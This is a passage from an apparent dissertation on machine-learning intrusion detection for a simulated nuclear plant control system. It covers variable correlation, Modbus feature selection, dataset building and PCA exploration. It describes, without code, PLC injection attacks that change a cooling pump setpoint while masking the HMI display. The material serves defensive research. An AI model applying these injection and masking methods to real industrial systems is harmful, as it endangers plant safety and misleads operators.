


Figure 5.2: TFR comparison—normal.




Figure 5.3: TFR comparison—MITM.

## 5.2 OPERATIONAL VARIABLES APPROACH

To demonstrate the operational variables monitoring approach, and guided by the experimental results above described, we chose to relate the variables CC_PumpSpeed and CD_Press. If a pattern for their simultaneous values in a nominal operation situation could be found, this in principle would allow the detection of elaborate cyber-attacks against one of them; such as replay attacks, where the value shown in the HMI corresponds to the oscillations of that variable values in a previous period.

In normal operation with the Main Reactor (RX) power at 100%, the variable CC_PumpSpeed, held at the constant value of 100 by our cyber-attacks, actually oscillates with values close to 102. This can be seen most clearly in the graphs in Figure 5.4, where the first 1000 or so measurements after the start of normal reactor operation are shown. The graph depicted on the left shows the values for each observation and the graph on the right shows the density or frequency of values associated with the various measurements, for the same data set.




Figure 5.4: CC_PumpSpeed nominal oscillations (around 102).

Furthermore, small operation transients, even in normal operation, are expected and were observed during the simulations. Therefore, we used MySQL Workbench to extract a sample of 600 observations where one of these transients were present, as shown in Figure 5.5, and thereafter studied the relationship between the values of CC_PumpSpeed and CD_Press in this range.





Figure 5.5: CC_PumpSpeed and CD_Press simultaneous transients.

After normalizing these values between 0 and 1, as shown in Figure 5.6 (a standard preparatory procedure necessary to employ various ML algorithms), we determined the linear correlation between the variables to be very low ($-0.1925$). However, the respective scatter plot clearly displays the formation of an underlying non-linear pattern, as seen in Figure 5.7. This found locus could presumably be used to detect anomalies. Although mere visual inspection will be insufficient to detect non-linear relationship patterns for more than two chosen variables or features, appropriate mathematical and computational techniques can be employed instead. The same procedures could be expanded in order to train ML algorithms, by including new variables and enlarging the dataset.



(Before Normalization)

| | CC_PumpSpeed | CD_Press |
|---|---|---|
| **200** | 102.721268 | 5199.811523 |
| **201** | 102.721329 | 5199.796875 |
| **202** | 102.721382 | 5199.780762 |
| **203** | 102.721420 | 5199.765137 |
| **204** | 102.721451 | 5199.750488 |
| **...** | ... | ... |
| **795** | 102.703087 | 5199.575195 |
| **796** | 102.703056 | 5199.575684 |
| **797** | 102.703018 | 5199.576172 |
| **798** | 102.702972 | 5199.576660 |
| **799** | 102.702934 | 5199.577148 |

600 rows × 2 columns

(After Normalization)

| | CC_PumpSpeed | CD_Press |
|---|---|---|
| **200** | 0.636157 | 0.760237 |
| **201** | 0.636387 | 0.757833 |
| **202** | 0.636589 | 0.755189 |
| **203** | 0.636733 | 0.752624 |
| **204** | 0.636848 | 0.750220 |
| **...** | ... | ... |
| **795** | 0.567524 | 0.721452 |
| **796** | 0.567409 | 0.721532 |
| **797** | 0.567265 | 0.721612 |
| **798** | 0.567092 | 0.721692 |
| **799** | 0.566948 | 0.721773 |

600 rows × 2 columns

Figure 5.6: CC_PumpSpeed and CD_Press—data normalization.




Figure 5.7: CC_PumpSpeed and CD_Press Data—scatter plot.

## 5.3 BLENDED APPROACH AND THE POTENTIAL FOR EMPLOYING MACHINE LEARNING TECHNIQUES

Intrusion detection, if done by monitoring variables from only one of the two types of classes described (network or operational), can give rise to many false positives. The reason lies in the different dynamics and scales involved: for the parameters extracted from TCP/IP network communication; and the operational variables derived from physical processes. In addition, deviations observed in the behavior considered normal for one of these classes may originate from several sources. Thus, the correlation between the two classes and the simultaneous detection of anomalies helps greatly in the correct characterization of a cyber attack.

To show how to combine and expand the above examples (monitoring of network parameters and operational variables at the same time) and to automate the process through machine learning, we set up the following detection scenarios.

***Scenario 1*** - detection of a reconnaissance attack consisting of a simple MITM (preparatory to subsequent attacks).

In principle, this situation would be the most difficult to detect just by monitoring the values of the operational variables. This is due to the fact that there is no injection of values into the NPP actuators and no masking of the values transmitted by the sensors to the HMI. However, automatic intrusion detection could still be done by monitoring network parameters.

***Scenario 2*** - detection of an PLC injection attack followed by simple masking of the CC_PumpSpeedCmd variable (as described above).

In this scenario the main cyber attack of this work is repeated. That is, injection of the value 75 in the speed controller of the condenser cooling pump, by OpenPLC, and simultaneous masking to display its nominal value of 100 in the HMI display, by Ettercap/Kali. While this attack is useful to demonstrate the possibilities of using the testbed to carry out realistic cyber attacks, it would be easily detected by attentive human operators. The CC_PumpSpeedCmd variable, present in our ScabaBR HMI implementation, is actually an internal control variable and as a rule would not be displayed in the central monitoring panel. On the other hand, the CC_PumpSpeed variable, directly affected by this control and available for visual inspection, would immediately change to 75 as soon as the injection attack was initiated, thus rendering the intent of the masking ineffective.

***Scenario 3*** - detection of an PLC injection attack followed by enhanced masking (in addition to the CC_PumpSpeedCmd variable, also the CC_PumpSpeed variable).

Here our aim was to make the detection of the cyber-attack by human operators non-trivial. This was done by modifying the original Ettercap packet filtering script to make it also mask the displayed value of CC_PumpSpeed, to its equilibrium value of 102.7 DEC (0X42CD6666) for the NPP reactor operating at 100% output [Appendix IV.5].

These scenarios were simulated and six datasets, of about 2000 samples each, were built and used to train learning models with typical ML algorithms. The central strategy being to consider anomaly detection as a supervised learning problem based on binary classification. In this way, each sample consisted of a mix of network and operational variables values labeled in a target class according to the situation in which they were collected (normal operation or under cyber- attack).

### 5.3.1 Feature Selection

The training features chosen to compose the datasets, in addition to the network parameter "Time from request" (tcp.time_delta), were divided into two groups: 1) Highly Sensitive Operational Variables. That is, those variables that proved to be the most sensitive to the various attacks performed for different values of CC_PumpSpeedCmd, in the CC - Condenser Cooling and CD - Condenser subsystems; and 2) Marginally Sensitive Operational Variables. That is, those variables that proved to be the less sensitive to the various attacks, in the RX - Main Reactor and T - Turbine subsystems. The purpose of dividing the datasets into these two groups was to assess how the choice of variables influences the ability of the different ML algorithms in detecting the cyber intrusion. Moreover, to keep the values consistent with their respective time markers, just variables contained within the same ScadaBR requisition response (mbtcp.len = 251 or 243) were used. From these considerations, resulted the following choice of monitored variables.

**Group 1 - Highly Sensitive Operational Variables (mbtcp.len = 251)**

*CC - Condenser Cooling*

- CC_PumpFlow (Modbus Registers 8, 9);
- CC_PumpOutletTemp (Modbus Registers 12, 13);
- CC_PumpSpeed (Modbus Registers 14, 15).

*CD - Condenser*

- CD_InSteamFlow Modbus (Registers 20, 21);
- CD_Press (Modbus Registers 26, 27);

- CD_SteamTemp (Modbus Registers 28, 29).

**Group 2 - Marginally Sensitive Operational Variables (mbtcp.len = 243)**

*RX - Main Reactor*

- RX_ReactorPress (Modbus Registers 134, 135).

*TB - Turbine*

- TB_InSteamFlow (Modbus Registers 180, 181);
- TB_InSteamPress (Modbus Registers 182, 183);
- TB_SpeedCtrlValvePos (Modbus Registers 188, 189).

### 5.3.2 Feature Extraction and Dataset Building

The values of these operational variables were extracted from a Wireshark instance positioned between the ScadaBR supervisor VM and the Switch; a convenient location to capture the data already manipulated by the Insider attack.

The preference for Wireshark over the MySQL database linked to ScadaBR was due to the ease of capturing network and operational information in a single package, and the flexibility of positioning the probe anywhere in the topology. However, the ways of exporting Modbus data from captured .pcap files by Wireshark through its GUI proved inadequate for our purposes. Therefore, we opted instead for the use of Tshark [43]; a command line tool (CLI) that has most of the functionality of Wireshark. This could be achieved by means of the following Tshark bash script (mbtcp.len = 251).

```
$ tshark -r /path1/capture.pcap -Y 'mbtcp.len == 251' -T fields -e
tcp.time_delta -e modbus.regval_uint16 > /path2/filtered_capture.csv
```

Four .pcap captures were performed: in normal situation; and during the attacks of the three scenarios. After packet filtering and extraction of the data of interest, by Tshark, the resulting CSV files were processed as follows: 1) transformation into Excel .xlsx spreadsheets, with separation of the values into distinct columns; 2) elimination of the columns related to Modbus registers associated with non-monitored variables; 3) conversion of the contiguous Modbus records from 32-bit unsigned integer to 32-bit single precision IEEE floating point numbers; by means of a spreadsheet adapted from [44]; 4) addition of the target column "Attack" indicating the situation that one wants to train/predict. With the binary values "0" to represent the NPP operating normally and "1" to represent the NPP under attack; 5) finally, the concatenation of the data in normal operation with the data collected during the attacks, for the three scenarios, completed the assembling. The six datasets created represent the possible combinations between the Groups and Scenarios, as follows: Dataset 1 - Group 1, Scenario 1; Dataset 2 - Group 1, Scenario 2; Dataset 3 - Group 1, Scenario 3; Dataset 4 - Group 2, Scenario 1; Dataset 5 - Group 2, Scenario 2; Dataset 6 - Group 2, Scenario 3.

After the completion of the selection of the relevant features and the assembly of the datasets, the following steps were carried out: 1) preprocessing and exploration of the data; 2) training and evaluation of a range of different algorithms, and; 3) election of an algorithm for optimization. All these steps were performed by means of tools provided by Python Libraries, the most important of which were: NumPy [45], for scientific computing; Pandas [46], for data analysis and manipulation; Matplotlib [47] and Seaborn [48], for visualization; SciPy [49], for statistical functions; Scikit-Learn [50, 51] , for machine learning and data prediction, and; Joblib [52], for parallelization of demanding ML processes. The Python code used to generate the following analyses has been condensed in [Appendix V] of this dissertation.

### 5.3.3 Preprocessing and Exploration of the Data

Regarding the preprocessing of the data, it is important to emphasize the advantages of having extracted it from a simulated scenario. Certain typical problems in cleaning real datasets, such as missing values, inconsistent data types, or ambiguity in determining the target class were completely eliminated already at the beginning of the data generation process. Another difficulty avoided by our implementation and commonly experienced by IDS studies involving critical infrastructure is what is known as "class imbalance". Since the probability of anomalous situations occurring in ICS is low, researchers often have to deal with datasets with proportionally few samples of traffic representatives of cyber-attack situations. This imbalance is detrimental to the implementation of ML-based IDS. For instance, by generating biases towards estimating the normal traffic perfectly, which in turn renders the Accuracy measure ineffective as the main performance metrics [53, 54]. We did not experience these issues, since our datasets contain approximately 50% samples of each target class.

Another important aspect to consider concerns the need to normalize or scale the data. The first procedure consists of converting the original values to new ones in the range between 0 and 1. The second in converting them so that the new ones have zero mean and unit variance. Since the chosen characteristics simulate disparate physical quantities; such as time, pressure, and flow, their numerical values span a wide range of nine orders of magnitude. Thus the mentioned procedures may be recommendable or even necessary for the operation of certain ML algorithms. However, they do not affect the visualization of the data pairs, because their proportionality is maintained. In these circumstances, we implemented both to find out their impact on the performance of the different algorithms.

The Methods chosen for initial exploration of the data by visual means were: Box Plot, and; Principal Component Analysis (PCA). The objective was to ascertain the numerical differences present in the datasets, between the normal situation and the situation under attack, and thus anticipate the ability of ML techniques to distinguish them, for all three detection scenarios and the two feature groups used for training.

#### 5.3.3.1 Box Plot Analysis

Box plots for all features were implemented using the .boxpot Method contained in the Seaborn Python Library [55]. This graphical representation divides the dataset into 4 sections called quarters, defined by 3 points called quartiles (Q1, Q2, Q3). The middle quartile Q2 is also known as the median and divides the data into identical portions that contain 50% of the data. The range between the first and the third quartile is called the interquartile range (IQR = |Q3-Q1|) and is used to calculate the limits for outlier detection, also known as whiskers (Q1- whis x IQR, on the left; and Q3 + whis x IQR, on the right, where the attribute whiskers (whis) is set to 1.5 by default but can be changed if desired). An important advantage of this method is that it displays the characteristics of the dataset without assuming on specific statistical distributions of the samples. As such, it is quite useful in the exploration phase. These plots allowed us to compare the central measure, spread, symmetry, and the presence of outliers in the datasets, for each feature, in the normal (Attack = 0, in blue) and under attack (Attack = 1, in red) situations.

Figure 5.8 displays the box plots of the features related to Group 1, of highly sensitive variables, in the 3 different scenarios (listed as columns). From top to bottom, in the following rows: tcp_time_delta; CC_PumpFlow; CC_PumpOutletTemp; CC_PumpSpeed; CD_InSteamFlow; CD_Press, and; CD_SteamTemp. As can be seen, there is a clear detectable separation between the numerical values before and after the PLC injection attacks (Scenarios 2 and 3); and a less clear transition in the case of the simple reconnaissance attack (Scenario 1). The effects of Scenarios 2 and 3 attacks on the CC_PumpSpeed variable are also clearly captured. In Scenario 2, in which it is not masked, there is a large gap between the starting value (around 102 DEC) and the final value (75 DEC). In Scenario 3, there is also a noticeable separation between the previous situation, with small oscillations around 102 DEC and the masked final value set at 102.7 DEC. Thus, it is possible to hypothesize that the ML algorithms would have greater ease in detecting the attacks in the cases of Scenarios 2 and 3 (with no greater ease inherent to any of them), than in the case of Scenario 1. It is worth pointing out that human operators will naturally have difficulty in visually detecting the cessation of small oscillations such as those of CC_PumpSpeed caused by the attack of Scenario 3.

Figure 5.9 displays the box plots of the features related to Group 2, of marginally sensitive variables, in the 3 different scenarios (listed as columns). From top to bottom, in the following rows: tcp_time_delta; RX_ReactorPress; TB_InSteamFlow; TB_InSteamPress, and; TB_SpeedCtrlValvePos. For Group 2, the qualitative pattern found for Group 1 is repeated. Thus, it is also possible to raise the assumption that the algorithms would have no problem in detecting the attacks of Scenarios 2 and 3 (with the same degree of difficulty) when compared to the case of Scenario 1. Moreover, if we take the two groups, it would seem that Group 2 might have slightly more difficulty in detecting the attacks of Scenarios 2 and 3, compared to Group 1. This is because Group 2 box plots reveal little variation between the normal and under attack situations for two of its monitored variables (RX_ReactorPress and RX_ReactorPress). On the other hand, as the network variable tcp_time_delta shows excellent separation in all cases studied, this in principle would facilitate detection by both groups in all scenarios; making the impact of the choice of different variables even smaller from the point of view of the predictive success of the algorithms.

#### 5.3.3.2 Principal Component Analysis (PCA)

Visual evaluation via box plots as above may become less convenient or even unfeasible as the number of training features (a.k.a. dimensions) increase. A way around this problem; that also entails a different perspective for exploring the datasets, is to employ the Principal Component Analysis (PCA) [56]. The technique allows the reduction of the dimensionality of the dataset by generating new features, called Principal Components (PCs). The PCs are sorted in descending order according to their ability to explain




Figure 5.8: Box plots for Group 1 of high sensitive operational variables under the 3 scenarios

the various variances of the dataset. In cases where the joint variances of the first two PCs (PC1 and PC2) are representative of the entire dataset, they will constitute a good approximation of it. Thus they can be employed to generate 2D scatter plots that we can use to compare sets of points representative of all the features. Clusters of points described by these two coordinates PC1 and PC2 will have traits in common,




Figure 5.9: Box plots for Group 2 of marginally sensitive operational variables under the 3 scenarios

and the graphical separation between them will be a good measure of the explanatory power of original feature set. When there is a computational cost associated with the amount of features, for example in a real-time detection system, the dimensional reduction can be performed by PCA and the ML algorithm trained on a small number of PCs. It should be noted that it is necessary to scale the feature values before the application of PCA (mean = 0; variance=1). Otherwise, the variances of the large numbers will dominate the model.

In our study, PCA was performed for all six datasets in order to compare the relative predictive power of the different combinations of groups and scenarios. The tool used was the .decomposition.PCA, contained in the Scikit-Learn Python Library [57]. With the Parameter n_components (number of PC components to keep) set to 2.

Figure 5.10 reveals distinct graphical separations for the data clusters representative of the normal (blue) and under attack (red) situations, for Groups 1 and 2 (columns from left o right) and for Scenarios 1, 2 and 3 (rows from top to bottom). The dataset variances explained by the PCs are shown below each graph (for PC1 and PC2, from left to right). They were obtained from the .explained_variance_ratio Attribute.

